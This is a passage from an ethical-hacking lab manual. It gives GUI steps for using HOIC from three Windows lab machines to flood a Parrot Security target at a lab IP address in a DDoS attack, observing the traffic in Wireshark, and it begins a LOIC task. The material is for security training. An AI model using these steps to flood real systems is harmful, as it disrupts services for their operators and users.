
8. The **HOIC** GUI main window appears; click the "+" button below the **TARGETS** section.



9. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.1.13 [Parrot Security]**) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.



10. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.




11. Now, switch to the **Windows Server 2019** (click [Windows Server 2019](#) to switch to the **Windows Server 2019**) and **Windows Server 2022** (click [Windows Server 2022](#) to switch to the **Windows Server 2022**) machines and follow **Steps 7-10** to configure HOIC.
12. Once **HOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** machine.



To switch to the **Windows 11**, click [Windows 11](#).

To switch to the **Windows Server 2019**, click [Windows Server 2019](#).


To switch to the **Windows Server 2022**, click [Windows Server 2022](#).



13. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



14. Click **Parrot Security** switch to the **Parrot Security** machine.
15. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines.



16. You can observe that the performance of the machine is slightly affected and that its response is slowing down.
17. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.

In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.


18. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all the attacker machines. Also, close the **Wireshark** window on the **Parrot Security** machine.

To switch to the **Windows 11**, click **Windows 11**.

To switch to the **Windows Server 2019**, click [Windows Server 2019](#).

To switch to the **Windows Server 2022**, click [Windows Server 2022](#).

To switch to **Parrot Security** machine click [Parrot Security](#).



19. This concludes the demonstration of how to perform a DDoS attack using HOIC.
20. Close all open windows and document all the acquired information.

Task 5: Perform a DDoS Attack using LOIC


LOIC (Low Orbit Ion Cannon) is a network stress testing and DoS attack application. We can also call it an application-based DOS attack as it mostly targets web applications. We can use LOIC on a target site to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of disrupting the service of a particular host.

Here, we will use the LOIC tool to perform a DDoS attack on the target system.

In this task, we will use the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines to launch a DDoS attack on the **Parrot Security** machine.

